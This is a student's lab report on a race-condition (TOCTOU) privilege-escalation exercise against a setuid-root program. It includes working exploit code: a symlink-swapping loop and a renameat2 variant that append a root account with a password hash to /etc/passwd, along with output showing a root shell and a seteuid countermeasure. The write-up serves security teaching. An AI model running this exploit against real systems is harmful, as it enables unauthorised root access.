


ASSIGNMENT – 6

Name: **Sudharsan Srinivasan**

UTA ID: **1001755919**

Initial Setup:


- The built-in protection against race condition is disabled using the below command.



```
Terminal File Edit View Search Terminal Help
[03/22/21]seed@VM:~/lab6$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[03/22/21]seed@VM:~/lab6$
```

Compiling and running Vulnerable program:

- The vulnerable program provided with race condition vulnerability is saved as **vulp.c**.
- Root privileges are given to the compiled file using **chown** and **chmod** commands.



```
Terminal File Edit View Search Terminal Help
[03/22/21]seed@VM:~/lab6$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[03/22/21]seed@VM:~/lab6$ gcc vulp.c -o vulp
vulp.c: In function 'main':
vulp.c:19:39: warning: implicit declaration of function 'strlen' [-Wimplicit-function-declaration]
      fwrite(buffer, sizeof(char), strlen(buffer),
                                   ^
vulp.c:19:39: warning: incompatible implicit declaration of built-in function 'strlen'
vulp.c:19:39: note: include '<string.h>' or provide a declaration of 'strlen'
[03/22/21]seed@VM:~/lab6$ sudo chown root vulp
[03/22/21]seed@VM:~/lab6$ sudo chmod 4755 vulp
[03/22/21]seed@VM:~/lab6$
```

Task 1 – Target Choosing:

- The aim of this task to create a test user in the passwd file and use the user account to gain root access, which can be achieved using the vulnerable race condition program. For this, the passwd file is modified to add a test account.
- The passwd file can be found in `/etc/passwd` path and it can be edited as a **Super User**. Normal users don't have access to edit the file.

```
passwd [Read-Only] (/etc) - gedit
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuid:x:107:111::/run/uuid:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:116::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/b
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatch
false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
user1:x:1001:1001::/usr/user1:
user01:x:1002:1002::/usr/user01:
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

- As seen above, the test account entry has been made into the passwd file. Now, we try to gain access to root shell by switching to this account.

```
Terminal File Edit View Search Terminal Help
[03/22/21]root@VM:~/lab6# cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[03/22/21]root@VM:~/lab6# su test
root@VM:/home/seed/lab6#
```

- The root shell is accessible using the test account created and the attack is successful, which is indicated by #. After this is done, the entry is removed and checked to see if it exists.

```
ute
[03/22/21]root@VM:~/lab6# su seed
[03/22/21]seed@VM:~/lab6$ su test
No passwd entry for user 'test'
[03/22/21]seed@VM:~/lab6$
```


- Since the entry has been deleted, it can be seen that there is no password entry for 'test' account.

Task 2 – Race Condition Attack Launch:

- The main thing we would like to accomplish in this task is to make use of the vulnerability in the race condition of the vulnerable program and get root access privileges. This can be achieved in 3 different ways.


2.1 - Full version:

- This is done by setting up two processes, **attack_process** & **target_process** and run them in two separate terminals. There is also a **passwd_input** file created, inside which the test account and its password to be updated to the **/etc/passwd** file is stored.



```
target_process.sh (~/.lab6) - gedit
#!/bin/sh
CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]
do
    ./vulp < passwd_input
    new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been modified..."
```


- In the above target_process bash file, the password is fetched from the input file. Meanwhile, attack_process file is set up in such a way that it points to the passwd file which we are trying to modify.



```
attack_process.c (~/.lab6) - gedit
#include <unistd.h>
int main()
{
    while(1){
        unlink("/tmp/XYZ");
        symlink("/dev/null", "/tmp/XYZ");
        usleep(1000);

        unlink("/tmp/XYZ");
        symlink("/etc/passwd", "/tmp/XYZ");
        usleep(1000);
    }
    return 0;
}
```

- In the image seen above, we see that /tmp/XYZ is pointed to /etc/passwd because that is the file we need access to modify the contents of it and append it with the input fetched from the input file, through the target_process bash.
- unlink** command is used to delete any old links that exists there. **symlink** is used to create a new link for /tmp/XYZ and it is pointed to /dev/null to clear all access checks. After that, the process is put to sleep using **usleep** command and then pointed to passwd file.
- After all the code setup is done, both the programs are run in two separate terminals as seen below.




```
[03/22/21]seed@VM:~/lab6$ cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[03/22/21]seed@VM:~/lab6$ su test
Password:
root@VM:/home/seed/lab6# whoami
root
root@VM:/home/seed/lab6# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/lab6#
```

- As seen above, the test account entry is present in the passwd file. Also to be noted is that, if switched to the test account, it has root privileges, thus showing that the exploit on the vulnerability is successful.

2.2 – Slow Deterministic version:

- In this version, sleep () is added to vulp.c program and it is recompiled. The use of this sleep () function is that, it pauses the execution and transfers the control to OS.




```
[03/22/21]seed@VM:~/lab6$ gcc vulp.c -o vulp
vulp.c: In function 'main':
vulp.c:19:39: warning: implicit declaration of function
      'strlen' [-Wimplicit-function-declaration]
      fwrite(buffer, sizeof(char), strlen(buffer),
      ~~~~~^
vulp.c:19:39: warning: incompatible implicit declaratio
n of built-in function 'strlen'
vulp.c:19:39: note: include '<string.h>' or provide a d
eclaration of 'strlen'
[03/22/21]seed@VM:~/lab6$ sudo chown root vulp
[03/22/21]seed@VM:~/lab6$ sudo chmod 4755 vulp
[03/22/21]seed@VM:~/lab6$
```

- During this sleep time, we will have to make the /tmp/XYZ point to our /etc/passwd file and then re-run the bash to see if we are able to get an entry into the passwd file.
- The indication to /etc/passwd means that passwd is the file that we are trying to modify. Then the **attack_process** is compiled and run in one terminal.

2.3 – Improved Attack Method:


- The problem with the previous two methods is that if the target passwd file is opened before the **symlink** command is executed, then the file cannot be modified. This is because symlink points to the passwd and without it getting executed, we will not know the destination file to write into, thus failing the attack.
- To overcome this issue, we use a function **renameat2**. This function helps to point to the passwd file after the symlink, thus enabling the attack process to know which file to write into. It makes use of **RENAME_EXCHANGE** flag to accomplish this. The attack_process code is modified to accommodate these changes.



```
attack_process.c (~/.lab6) - gedit
#include <unistd.h>
#include <sys/syscall.h>
#include <linux/fs.h>

int main()
{
    unsigned int flags = RENAME_EXCHANGE;
    while(1){
        syscall(SYS_renameat2, 0, "/tmp/XYZ", 0, "/tmp/link1", flags);
        usleep(1000);
        syscall(SYS_renameat2, 0, "/tmp/XYZ", 0, "/tmp/link1", flags);
        usleep(1000);
    }
    return 0;
}
```


- The attack process is then compiled and started in one terminal and target process bash is run in another as like the previous methods.



```
Terminal
[03/22/21]seed@VM:~/lab6$ gcc -o attack_process attack_process.c
[03/22/21]seed@VM:~/lab6$ ./attack_process

Terminal
[03/22/21]seed@VM:~$ cd lab6
[03/22/21]seed@VM:~/lab6$ clear
[03/22/21]seed@VM:~/lab6$ bash target_process.sh
No permission
No permission
No permission
```

- As evident from the below image, the file has been modified using the vulnerability and root access privileges is also obtained for the test account, indicated by # proving a successful attack.



```
Terminal Terminal File Edit View Search Terminal Help 2:28 PM
[03/22/21]seed@VM:~/lab6$ gcc -o attack_process attack_
process.c
[03/22/21]seed@VM:~/lab6$ ./attack_process
No permission
STOP... The passwd file has been modified...
[03/22/21]seed@VM:~/lab6$ cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[03/22/21]seed@VM:~/lab6$ su test
Password:
root@VM:/home/seed/lab6# whoami
root
root@VM:/home/seed/lab6# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/lab6#
```

Task 3 – Principle of Least Privilege – Countermeasure:

- The objective of this task is to not allow normal user to access sensitive files, which only a root user can access. To avoid these accesses, we drop the privileges/assign least privileges to normal accounts, thus preventing attack on sensitive data.
- To achieve this, we introduce **Effective UID** and **Real UID**, and set the effective UID of the program during run time, to be same as that of real UID.


```
vulp.c (~/.lab6) - gedit
/* vulp.c */

#include <stdio.h>
#include <unistd.h>

int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;
    uid_t realUID = getuid();
    uid_t effUID = geteuid();
    /* get user input */
    scanf("%50s", buffer );

    seteuid(realUID);

    if(!access(fn, W_OK)){


        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else printf("No permission \n");
    seteuid(effUID);
}
```

- In the above program, it can be noted that set UID is set to real UID before fopen () happens, typically before the passwd file is opened.
- Now, this updated **vulp.c** code is run and given root access to the compiled file, done in terminal 1. Then the attack_process is run.

```
Terminal File Edit View Search Terminal Help
[03/22/21]seed@VM:~/lab6$ gcc -o vulp vulp.c
vulp.c: In function 'main':
vulp.c:22:39: warning: implicit declaration of function
'strlen' [-Wimplicit-function-declaration]
        fwrite(buffer, sizeof(char), strlen(buffer),
        ^
vulp.c:22:39: warning: incompatible implicit declaratio
n of built-in function 'strlen'
vulp.c:22:39: note: include '<string.h>' or provide a d
eclaration of 'strlen'
[03/22/21]seed@VM:~/lab6$ sudo chown root vulp
[03/22/21]seed@VM:~/lab6$ sudo chmod 4755 vulp
```

```
[03/22/21]seed@VM:~/lab6$ ll /tmp/link1
lrwxrwxrwx 1 seed seed 11 Mar 22 14:38 /tmp/link1 -> /e
tc/passwd
[03/22/21]seed@VM:~/lab6$ ll /tmp/XYZ
lrwxrwxrwx 1 seed seed 11 Mar 22 14:41 /tmp/XYZ -> /etc
/passwd
[03/22/21]seed@VM:~/lab6$ ./attack_process
```

- After this is done, the target process bash is run in another terminal. On running the process, it can be seen that the program went into **Segmentation fault error**.



The image consists of two terminal window screenshots. The top screenshot shows the compilation of a C program named 'vulp.c' into an executable 'vulp'. The compiler (gcc) issues warnings about the implicit declaration of the 'strlen' function and an incompatible implicit declaration of the built-in function 'strlen'. The user then uses 'sudo chown root vulp' and 'sudo chmod 4755 vulp' to make the program setuid root. Finally, they run './attack_process'. The bottom screenshot shows a second terminal window where the user navigates to the 'lab6' directory and runs 'bash target_process.sh'. This script attempts to run the 'vulp' program with 'passwd_input' as an argument. The output shows four 'No permission' messages, followed by a 'Segmentation fault' error (8422) occurring in 'target_process.sh' at line 11, specifically when running './vulp < passwd_input'.

```

